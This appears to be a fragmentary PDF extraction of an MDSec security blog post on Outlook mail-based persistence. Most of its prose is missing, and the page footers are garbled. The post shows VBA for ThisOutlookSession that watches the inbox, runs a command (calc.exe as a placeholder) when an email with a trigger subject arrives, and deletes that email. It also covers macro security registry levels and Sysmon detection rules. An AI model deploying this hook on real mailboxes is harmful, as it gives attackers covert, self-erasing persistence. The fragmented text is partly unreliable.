


Home > Knowledge Centre > Insights > A Fresh Outlook on Mail Based Persistence

Introduction

VbsProject.OTM


Analysis


ThisOutlookSession



VbaProject.OTM

%APPDATA%\Roaming\Microsoft\Outlook





Level

- 4 = Disable all macros without notification
- 3 = Notifications for digitally signed macros, all other macros disabled
- 2 = Notifications for all macros
- 1 = Enable all Macros

VbaProject.OTM

```
dmc@deathstar ~ X file ~/VbaProject.OTM
VbaProject.OTM: Composite Document File V2 Document, Cannot read section info
```

oledump.py

```
dmc@deathstar ~ X python oledump.py ~/VbaProject.OTM

1:     43 'OutlookProjectData'

2:     388 'OutlookVbaData/PROJECT'

3:     59 'OutlookVbaData/PROJECTwm'

4: M    6156 'OutlookVbaData/VBA/ThisOutlookSession'

5:     2663 'OutlookVbaData/VBA/_VBA_PROJECT'

6:     497 'OutlookVbaData/VBA/dir'
```

VbaProject.OTM

Weaponisation

ThisOutlookSession

olInboxItems

```
Option Explicit
Private WithEvents olInboxItems As Items
Private Sub Application_Startup()
    Set olInboxItems = Session.GetDefaultFolder(olFolderInbox).Items
End Sub
```

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
End Sub
```

Item

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)

If TypeOf Item Is MailItem Then

MsgBox "You have mail"

End If

End Sub
```

MailItem.Subject
MailItem.Delete

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)

On Error Resume Next

Dim olMailItem As MailItem

If TypeOf Item Is MailItem Then

If InStr(olMailItem.Subject, "MDSec") > 0 Then

MsgBox "Hack The Planet"

olMailItem.Delete

End If

End If

Set Item = Nothing

Set olMailItem = Nothing

End Sub
```

```
Option Explicit
Private WithEvents olInboxItems As Items
Private Sub Application_Startup()
   Set olInboxItems = Session.GetDefaultFolder(olFolderInbox).Items
End Sub
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
   On Error Resume Next
   Dim olMailItem As MailItem
   If TypeOf Item Is MailItem Then
      If InStr(olMailItem.Subject, "MDSec") > 0 Then
           MsgBox "Hack The Planet"
           Shell "calc.exe"
           olMailItem.Delete
       End If
   End If
   Set Item = Nothing
   Set olMailItem = Nothing
End Sub
```

outlook-on-r	mail-based-p	persistence/	rsisterice - iv	11D3eC - 31/10/	/2024 16:22 hup	s.//www.iiiusec	.CU.UN/2U2U/11/6	d-116211-

AFresh Outlook on Mail Based Persistence - MDSec - 31/10	2024 16:22 https://www.mdsec.co.uk/2020/11/a-fresh-
outlook-on-mail-based-persistence/	

Detection

- Monitoring of creation/modification events (Sysmon event ID 11) for the %APPDATA%\Roaming\Microsoft\Outlook\VbaProject.OTM file.
- 2. Monitoring for creation/changes events [Sysmon event ID 12] for the HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Security key and value Level.

AFresh Outlook on Mail Based Persister outlook-on-mail-based-persistence/	nce - MDSec - 31/	10/2024 16:22 http	s://www.mdsec.co.uk	x/2020/11/a-fresh-	
	Get in	touch			
				es >	
	Page 9	of 10			



Adversary Simulation
Application Security
Penetration Testing

Response

Research Training Insights About
Contact
Careers
Privacy

t: +44 [0] 1625 263 503 e: contact@mdsec.co.uk

32A Park Green Macclesfield Cheshire SK11 7NA













Copyright 2024 MDSec